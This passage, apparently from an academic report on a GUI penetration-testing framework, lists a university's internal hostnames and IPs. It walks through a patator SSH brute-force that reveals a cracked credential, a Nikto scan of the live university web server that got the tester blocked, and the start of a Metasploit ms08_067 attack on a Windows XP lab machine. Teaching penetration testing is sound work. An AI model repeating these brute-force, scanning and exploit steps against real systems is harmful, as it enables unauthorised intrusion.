195.251.229.9:      mailhost.unipi.gr             195.251.226.219:    ai-group.ds.unipi.gr
195.251.229.9:      Mailhost.unipi.gr             62.217.125.40:      kelnet.cs.unipi.gr
83.212.239.100:     ssl.ds.unipi.gr               62.217.125.40:      Kelnet.cs.unipi.gr
83.212.239.100:     elearning.ds.unipi.gr         195.251.225.43:     Career.unipi.gr
83.212.239.100:     evdoxos.ds.unipi.gr           83.212.238.176:     Cosy.ted.unipi.gr
83.212.239.100:     www.ted.unipi.gr              195.251.226.105     :Elearning.ec.unipi.gr
83.212.239.100:     sr2-is.ted.unipi.gr           195.251.230.68:     venus.cs.unipi.gr
195.251.225.15:     qualitydays.unipi.gr          195.251.225.43:     www.career.unipi.gr
195.251.231.93:     msdnaa.unipi.gr               195.251.229.5:      ns.unipi.gr
195.251.230.239:    web.xrh.unipi.gr              195.251.231.93:     helpdesk.unipi.gr
195.251.236.140:    www.tex.unipi.gr              195.251.229.7:      login.unipi.gr
195.251.227.66:     digilib.lib.unipi.gr          195.251.229.111:    new-dune.unipi.gr
83.212.168.155:     www.des.unipi.gr              195.251.229.102:    kyriakos.noc.unipi.gr
195.251.230.239:    elearning.xrh.unipi.gr        195.251.236.140:    Www.tex.unipi.gr
195.251.236.54:     www.kep.unipi.gr              195.251.230.239:    Web.xrh.unipi.gr
83.212.169.89:      dsslab.cs.unipi.gr            195.251.230.106:    labs.cs.unipi.gr
83.212.169.89:      Dsslab.cs.unipi.gr            195.251.225.53:     emba.unipi.gr
83.212.238.249:     tns.ds.unipi.gr               83.212.6.160:       idp.unipi.gr
195.251.230.100:    students.cs.unipi.gr          195.251.230.39:     assinik2.cs.unipi.gr
62.217.127.92:      attica.unipi.gr               195.251.230.39:     Assinik2.cs.unipi.gr
195.251.226.105:    elearning.ec.unipi.gr         83.212.168.133:     mscacc.unipi.gr
83.212.238.253:     epikouros.unipi.gr
```

2.4 Brute forcing SSH service

SSH service is used for remote access. The connection is protected with encrypted tunnel. There are many hardening tips that administrators should use in order to protect the service. Miss configuration may lead to brute force attacks which are the most known for this service. Attackers try to guess the user name and the password using dictionary attacks.

We will use patator presenting the process step by step. The first three steps are the same for every execution of the program. So we should set the target as shown in (1).and decide the output format (2) Furthermore we should select the appropriate program (3). Step (4) includes the selection of the service that we want to brute force. For our example we will choose ssh_login.




Target Host or Ip 192.168.2.3 1
Enter your own command
[ ] Create packet capture file
[✓] Display Results In Terminal 2
[ ] Create html Report

Network Live Host: [ ] Arp-scan, [ ] Netdiscover, [ ] ping, [ ] Nmap, [✓] EXTEND
Mapping-Scanning: [ ] Traceroute, [ ] Nmap -A, [ ] Enum4linux, [ ] Sslscan, [ ] HeartBleed, [ ] Ike-scan, [✓] EXTEND
DNS-Info: [ ] Whois, [ ] dnsmap, [ ] Dig, [ ] DNSenum, [ ] Fierce, [✓] EXTEND, [✓] EXTEND
Information Gathering: [ ] Theharvester, [ ] Metagoofil, [✓] EXTEND, [✓] EXTEND
Simple Web: [ ] WIG, [ ] lbd, [ ] Wafw00f, [ ] Joomscan, [ ] Wpscan, [ ] Dirb, [ ] Httrack
Web App Scanners: [ ] Arachni, [ ] Nikto, [ ] Skipfish, [ ] Uniscan, [✓] EXTEND
Password Cracking: [✓] Patator 3, [ ] Hydra, [✓] EXTEND, [✓] EXTEND, [✓] EXTEND
ssh_login 4
Exploit: enter localhost, [ ] ms08_067_netapi

Figure 8 SSH brute force with patator (step1)


Then we should also set as input two different world lists. The first will contain the possible user name and the seconds the passwords. This list can be downloaded from the Internet or the attacker can create his own custom list. We have made our own list. So we click of the button "select username file" first and we select the user name list (5). The selected file will be also displayed in the main screen of our program. The process is the same for the password list also. (6,7). Now we are ready to launch the attack by clicking the start button.



Target Host or Ip 192.168.2.3
[✓] Display Results In Terminal
[✓] Patator
ssh_login
Select username file /root/Desktop/user.txt 5
Select password file 6

Open
Directory: /root/Desktop
ankApp.txt, 1814.jar, ert.cer, ert.pem, ls.txt, ls.txt~, .xml~
pass.txt 7, pass.txt~, Pentest.sh, proto.py, proto.pyc, replace.py, replace.pyc
top_, try1, tuto, unar, upas, user, user
File name: pass.txt
Files of type:

Figure 9 SSH brute force with patator (step2)



```
The following programs will run
patator
Total programs =        1
Starting Scan
################################################################################
#                                                                              #
# Running Script and Desplays Results Terminal                                 #
#                                                                              #
################################################################################
11:55:37 patator    INFO - Starting Patator v0.5 (http://code.google.com/p/patat
or/) at 2015-08-31 11:55 EDT
11:55:37 patator    INFO -
11:55:37 patator    INFO - code  size | candidate                           |   n
um | mesg
11:55:37 patator    INFO - -------------------------------------------------------
-----------------
11:55:56 patator    INFO - 0     39   | testpassword:faidon                 |
83 | SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1.4
11:55:58 patator    INFO - Hits/Done/Skip/Fail/Size: 1/91/0/0/91, Avg: 4 r/s, Ti
me: 0h 0m 21s
 Scan has finished ? Are you ready for the next one?
```

Figure 10 Patator results

The progression and effectiveness of the process depends on the wordlists. In our example we succeeded to find the user name and password in 21s but this is just an example to validate the results.

2.5 Usage of .pcap files

At this scenario we will explain how the creation of .pcap files can support us in gaining a clearer view of the penetration testing process. Firstly we will choose the appropriate settings. As target we set the domain of the University of Piraeus, www.unipi.gr. We configure to export the results in the terminal and to create a pcap file recording the generated network traffic.






Figure 11 Display results in terminal and pcap file creation



```
#                                                                              #
################################################################################
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 byte
s
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          195.251.229.4
+ Target Hostname:    www.unipi.gr
+ Target Port:        80
+ Start Time:         2015-09-06 15:26:42 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to X
ST
^CException in Tkinter callback
Traceback (most recent call last):
  File "/usr/lib/python2.7/lib-tk/Tkinter.py", line 1437, in __call__
9176 packets captured
9176 packets received by filter
0 packets dropped by kernel
    return self.func(*args)
  File "AK47.py", line 649, in Start
```


Figure 12 Cancelation of the process

An interesting finding was that the scan suddenly stacked. In such a case we can cancel the process just by typing Ctrl+c. We suspect that our IP got banned during the performed scan. To validate our assumption we inspect the pcap file.


www.unipi.gr-15-09-06.pcap [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save

```
No.   Time       Source          Destination     Protocol Info                                                                   Length
8684 72.013894  195.251.229.4   192.168.2.6     TCP      http > 35559 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1452 SA(       74
8685 72.013916  192.168.2.6     195.251.229.4   TCP      35559 > http [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=188061 TSe(       66
8686 72.014303  192.168.2.6     195.251.229.4   HTTP     GET /nsn/..%5Cutil/slist.bas HTTP/1.1                                 221
8687 72.048295  195.251.229.4   192.168.2.6     TCP      http > 35559 [ACK] Seq=1 Ack=156 Win=15616 Len=0 TSval=34742906(       66
8688 72.050179  195.251.229.4   192.168.2.6     HTTP     HTTP/1.1 404 Not Found  (text/html)                                   449
8689 72.050195  192.168.2.6     195.251.229.4   TCP      35559 > http [ACK] Seq=156 Ack=384 Win=30720 Len=0 TSval=188070        66
8690 72.050643  192.168.2.6     195.251.229.4   TCP      35559 > http [FIN, ACK] Seq=156 Ack=384 Win=30720 Len=0 TSval=18(      66
8691 72.050757  195.251.229.4   192.168.2.6     TCP      http > 35559 [FIN, ACK] Seq=384 Ack=156 Win=15616 Len=0 TSval=3(       66
8692 72.050812  192.168.2.6     195.251.229.4   TCP      35559 > http [ACK] Seq=157 Ack=385 Win=30720 Len=0 TSval=188071        66
```

Figure 13 Wireshark (normal http traffic)


www.unipi.gr-15-09-06.pcap [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save

```
No.   Time        Source          Destination     Protocol Info                                                                   Length
9168 306.094623  192.168.2.6     195.251.229.4   TCP      [TCP Retransmission] 35620 > http [SYN] Seq=0 Win=29200 Len=0 MS      74
9169 308.098325  192.168.2.6     195.251.229.4   TCP      [TCP Retransmission] 35620 > http [SYN] Seq=0 Win=29200 Len=0 MS      74
9170 312.102413  192.168.2.6     195.251.229.4   TCP      [TCP Retransmission] 35620 > http [SYN] Seq=0 Win=29200 Len=0 MS      74
9171 315.110297  192.168.2.6     195.251.229.4   TCP      35621 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TS      74
9172 316.110537  192.168.2.6     195.251.229.4   TCP      [TCP Retransmission] 35621 > http [SYN] Seq=0 Win=29200 Len=0 MS      74
9173 318.115062  192.168.2.6     195.251.229.4   TCP      [TCP Retransmission] 35621 > http [SYN] Seq=0 Win=29200 Len=0 MS      74
9174 322.119177  192.168.2.6     195.251.229.4   TCP      [TCP Retransmission] 35621 > http [SYN] Seq=0 Win=29200 Len=0 MS      74
9175 325.119359  192.168.2.6     195.251.229.4   TCP      35622 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TS      74
9176 326.119735  192.168.2.6     195.251.229.4   TCP      [TCP Retransmission] 35622 > http [SYN] Seq=0 Win=29200 Len=0 MS      74
```

Figure 14 Wireshark (blocked packets)


This can also be identified from the nmap results that categorize port 80 as filtered. There is a tool that is included in our framework that check for installed web application firewall (WAF) but didn't discover any installed WAF.

2.6 Exploitation using Metasploit

As we mentioned in previous chapters our framework is best used for the earlier stages of penetration testing. This doesn't mean that it can't be used as an exploitation tool. We have included one of the widely used exploits (ms_08_067) of metasploit framework. This exploit targets windows XP machines. Despite that windows XP are out of Microsoft support many users and organizations of public sector still use them.

Step 1

First we should identify the target. This is done with nmap as we described in previous examples.




```
Total programs =        1
Starting Scan
Select the right configuration and push the fire button again
The following programs will run
nmap
Total programs =        1
Starting Scan
################################################################################
#                                                                              #
# Running Script and Displays Results Terminal                                 #
#                                                                              #
################################################################################

Starting Nmap 6.47 ( http://nmap.org ) at 2015-09-01 05:29 EDT
Nmap scan report for . (192.168.2.6)
Host is up (0.00053s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2869/tcp open  icslap
MAC Address: 00:0C:29:AA:BA:6B (VMware)
```

Figure 15 nmap scan against windows XP SP2

Step 2

Once we found our victim we will configure our attack from the main screen. As always we set the target IP. Because the result of this attack will be an interactive shell we can only check “Display results in terminal”. Our last step is to fill the input form with our local ip (It can be found using the ifconfig command in the terminal) and check the programs box.



